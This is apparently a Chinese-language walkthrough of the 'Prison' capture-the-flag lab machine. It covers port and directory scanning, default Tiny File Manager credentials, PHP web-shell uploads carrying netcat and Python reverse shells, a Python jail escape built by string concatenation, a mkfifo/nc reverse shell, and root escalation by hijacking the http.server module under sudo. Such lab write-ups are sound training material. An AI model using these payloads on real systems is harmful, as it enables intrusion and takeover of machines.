


Prison

靶机: Prison
作者: Sublarge
靶机ID: 575
系统: Linux
难度: Easy

端口扫描

```
(root@kali) ~  
# ./rustscan -a 192.168.44.211  
  
[0][0][0][S][S][S]/[0][0][0]  
[0][0][0][S][S][S]/[0][0][0]  
The Modern Day Port Scanner.  
  
: http://discord.skerritt.blog :  
: https://github.com/RustScan/RustScan :  
-----  
Port scanning: Making networking exciting since... whenever.  
  
[~] The config file is expected to be at "/root/.rustscan.toml"  
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers  
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.  
Open 192.168.44.211:22  
Open 192.168.44.211:80  
[~] Starting Script(s)  
[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-06 00:20 EST  
Initiating ARP Ping Scan at 00:20  
Scanning 192.168.44.211 [1 port]  
Completed ARP Ping Scan at 00:20, 0.05s elapsed (1 total hosts)  
Initiating Parallel DNS resolution of 1 host. at 00:20  
Completed Parallel DNS resolution of 1 host. at 00:20, 0.03s elapsed  
DNS resolution of 1 IPs took 0.03s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]  
Initiating SYN Stealth Scan at 00:20  
Scanning 192.168.44.211 [2 ports]  
Discovered open port 22/tcp on 192.168.44.211  
Discovered open port 80/tcp on 192.168.44.211  
Completed SYN Stealth Scan at 00:20, 0.01s elapsed (2 total ports)  
Nmap scan report for 192.168.44.211  
Host is up, received arp-response (0.0021s latency).  
Scanned at 2026-03-06 00:20:48 EST for 0s  
  
PORT      STATE SERVICE REASON  
22/tcp    open  ssh     syn-ack ttl 64  
80/tcp    open  http    syn-ack ttl 64  
MAC Address: 00:0C:29:05:1E:2E (VMware)  
  
Read data files from: /usr/bin/./share/nmap  
Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds  
Raw packets sent: 3 (116B) | Rcvd: 3 (116B)
```

80端口探测



目录扫描

```
(root@kali)~# gobuster dir -u http://192.168.44.211 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,js,zip -t 20

=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.44.211
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php,html,txt,js,zip
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/# license, visit http://creativecommons.org/licenses/by-sa/3.0/.html (Status: 403) [Size: 146]
/index.php (Status: 200) [Size: 13511]
/uploads (Status: 301) [Size: 162] [--> http://192.168.44.211/uploads/]
Progress: 1323348 / 1323348 (100.00%)
=====
Finished
=====
```

403 Forbidden

nginx

默认密码

Q

tiny file manager 默认密码

U

网页 图片 视频 学术 词典 地图 更多

约 16 个结果



Tiny File Manager 的默认用户名和密码为：


- 管理员账户：用户名为 **admin**，密码为 **admin@123**
- 普通用户账户：用户名为 **user**，密码为 **12345**。

2 来源


修改默认密码

为了提高安全性，建议在使用 Tiny File Manager 后尽快修改默认密码。您可以通过编辑 `tinyfilemanager.php` 文件中的 `$auth_users` 变量来更改默认的用户名和密码。使用 `password_hash()` 函数生成新的密码哈希值，并替换原

阅读更多



文件上传



```
<?php
exec("busybox nc 192.168.44.128 4444 -e bash");
?>
```

```
(root@kali)-[~]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.44.128] from (UNKNOWN) [192.168.44.211] 40189

(root@kali)-[~]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.44.128] from (UNKNOWN) [192.168.44.211] 44917
```

一连就断了，换个稳定点的，注意不要被截断换行了，还有就是有可能乱码

```
<?php
shell_exec("python3 -c 'import
socket,subprocess,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.con
nect(\"192.168.44.128\",4444);os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.du
p2(s.fileno(),2);pty.spawn(\"/bin/sh\")' &");
?>
```

```
(root@kali)-[~]
# nc -lvnp 4444
listening on [any] 4444 ...
ls
connect to [192.168.44.128] from (UNKNOWN) [192.168.44.211] 42164
/var/www/localhost/uploads $ ls
shell.php          shell.php          shell_260306055954.php
/var/www/localhost/uploads $ ^[[49;30R^[[49;30Rls
ls
shell.php          shell.php          shell_260306055954.php
/var/www/localhost/uploads $ ^[[49;30Rcd/
cd/
/bin/sh: cd/: not found
/var/www/localhost/uploads $ ^[[49;30Rcd /home
cd /home
```

权限提升

```
2696 root 0:00 [irq/57-vmw_vmci]
2697 root 0:00 [irq/58-vmw_vmci]
2698 root 0:00 [irq/59-vmw_vmci]
2728 root 0:00 [irq/16-vmwgfx]
2729 root 0:00 [kworker/R-ttm]
2977 root 0:00 [jbd2/sda1-8]
2978 root 0:00 [kworker/R-ext4-]
3197 root 0:00 /sbin/udhcpd -b -R -p /var/run/udhcpd.eth0.pid -i eth0 -x
3277 root 0:00 /sbin/syslogd -t -n
3304 root 0:00 /sbin/acpid -f
3330 root 0:00 /usr/sbin/crond -c /etc/crontabs -f
3359 aristore 0:00 /usr/bin/python3 /opt/jail/jail.py
3386 root 0:00 nginx: master process /usr/sbin/nginx -c /etc/nginx/nginx.
3387 nginx 0:00 nginx: worker process
3388 nginx 0:02 nginx: worker process
3414 ntp 0:00 /usr/sbin/ntpd -N -p pool.ntp.org -n
3447 root 0:00 {php-fpm83} php-fpm: master process (/etc/php83/php-fpm.co
3479 root 0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
3540 root 0:00 /sbin/getty -I \033c 38400 tty1
3541 root 0:00 /sbin/getty 38400 tty2
3543 root 0:00 /sbin/getty 38400 tty3
3549 root 0:00 /sbin/getty 38400 tty4
3553 root 0:00 /sbin/getty 38400 tty5
3557 root 0:00 /sbin/getty 38400 tty6
3564 root 0:00 sshd-session: root [priv]
3566 root 0:00 sshd-session: root@pts/0
3567 root 0:00 -sh
3570 root 0:00 sshd-session: root@internal-sftp
3571 root 0:00 sshd-session: root@internal-sftp
3683 nobody 0:02 {php-fpm83} php-fpm: pool www
3684 nobody 0:01 {php-fpm83} php-fpm: pool www
3685 nobody 0:00 {php-fpm83} php-fpm: pool www
3713 root 0:00 [kworker/u8:0-ev]
3721 nobody 0:00 python3 -c import socket,subprocess,os,pty;s=socket.socket
3722 nobody 0:00 /bin/sh
3729 nobody 0:00 python3 -c import socket,subprocess,os,pty;s=socket.socket
3730 nobody 0:00 /bin/sh
3746 nobody 0:00 ps aux
```

jail服务分析

Active Internet connections (only servers)						
Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN	-
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:9999	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:9000	0.0.0.0:*	LISTEN	-
tcp	0	0	:::22	:::*	LISTEN	-

连接测试

```
nc 127.0.0.1 9999
=== Python Jail ===
Enter password: test
test
Wrong password! Connection closed.
```


/etc/profile

```
/opt/jail $ cat /etc/profile
cat /etc/profile
export PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

export PAGER=less
umask 022

# use nicer PS1 for bash and busybox ash
if [ -n "$BASH_VERSION" -o "$BB_ASH_VERSION" ]; then
    PS1='\h:\w\$ '
# use nicer PS1 for zsh
elif [ -n "$ZSH_VERSION" ]; then
    PS1='%m:%~%# '
# set up fallback default PS1
else
    : "${HOSTNAME:= $(hostname)}"
    PS1='${HOSTNAME%%.*}:$PWD'
    [ "$(id -u)" -eq 0 ] && PS1="${PS1}# " || PS1="${PS1}\$ "
fi

for script in /etc/profile.d/*.sh ; do
    if [ -r "$script" ] ; then
        . "$script"
    fi
done
unset script
export ENTRYPWD=0TA4YmY50TBiMGMz
```




jail沙箱逃逸

```
(lambda:0).__globals__['__bui'+'\tins__'].__dict__['__im'+'\port__']
('o'+'\s').__dict__['po'+'\pen']('id').read()
```

```
nc -lvnp 4444
(lambda:0).__globals__['__bui'+'\tins__'].__dict__['__im'+'\port__']
('o'+'\s').__dict__['sy'+'\stem']('rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f|/bin/sh
-i 2>&1|nc 127.0.0.1 4443 >/tmp/f')
```

```
>>> 1+1
1+1
Result: 2
>>> import os
import os
Blocked! no cheating.
```



```
ad()
(lambda:0).__globals__['__bui'+'\tins__'].__dict__['__im'+'\port__']('o'+'\s').__dict__['po'+'\pen']('id').read()
Error: Eval error: 'module' object is not subscriptable
```

字符串拼接绕过,.__dict__

权限再提升


```
nc -lvnp 4444
listening on [::]:4444 ...
connect to [::ffff:127.0.0.1]:4444 from [::ffff:127.0.0.1]:43953 ([::ffff:127.0.0.1]:43953)
/bin/sh: can't access tty; job control turned off
/ $ id
id
uid=1001(aristore) gid=1001(aristore) groups=1001(aristore)
/ $ cd /home
cd /home
/home $ ls -la
ls -la
total 12
drwxr-xr-x  3 root    root      4096 Jan 23 00:35 .
drwxr-xr-x 21 root    root      4096 Mar  6 2026 ..
drwx-----  2 aristore aristore 4096 Jan 23 01:12 aristore
/home $ cd aristore
cd aristore
~ $ ls -la
ls -la
total 12
drwx-----  2 aristore aristore 4096 Jan 23 01:12 .
drwxr-xr-x  3 root    root      4096 Jan 23 00:35 ..
lrwxrwxrwx  1 root    aristore   9 Jan 23 01:12 .ash_history -> /dev/null
-rw-r--r--  1 root    aristore  44 Jan 23 00:36 user.txt
~ $ cat user.txt
cat user.txt
flag{user-3656dc8cdb26771dc5df08ed83cc7487}
~ $
```

sudo

```
~ $ sudo -l
sudo -l
Matching Defaults entries for aristore on Prison:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for aristore:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User aristore may run the following commands on Prison:
    (ALL) NOPASSWD: /usr/bin/python3 -m http.server -d /tmp -b *
```



模块劫持

-m 机制会导入模块 http.server。导入优先看当前目录（sys.path[0]），再看标准库。/tmp 放了同名包 http/server.py，运行 sudo python3 -m http.server ... 时，root 先导入了伪造的模块。

```
cd /tmp
mkdir -p /tmp/http
printf '' > /tmp/http/__init__.py
cat > /tmp/http/server.py << 'EOF'
import os,pty
os.setgid(0)
os.setuid(0)
pty.spawn("/bin/sh")
EOF

sudo /usr/bin/python3 -m http.server -d /tmp -b 127.0.0.1
```

```

cd ~
cd ~
~ # ls -la
ls -la
ls -la
total 36
drwx----- 6 root    root    4096 Jan 26 23:00 .
drwxr-xr-x 21 root    root    4096 Mar  6 2026 ..
lrwxrwxrwx 1 root    root      9 Jun  3 2025 .ash_history -> /dev/null
drwxr-xr-x 3 root    root    4096 Jun  3 2025 .config
drwxr-xr-x 3 root    root    4096 Jun  3 2025 .local
-rw-r--r-- 1 root    root     55 Jun  3 2025 .profile
drwx----- 2 root    root    4096 Dec 30 00:40 .ssh
drwxr-xr-x 3 root    root    4096 Jan 22 22:55 .vim
-rw-r--r-- 1 root    root     91 Jan 22 22:55 .vimrc
-rw-r--r-- 1 root    root     44 Jan 23 00:36 root.txt
~ # ^[[49;5Rcat root.txt
^[[49;5Rcat root.txt
cat root.txt
flag{root-41798091cdc86c8dab1813303dfc064c}
~ # ^[[49;5R

```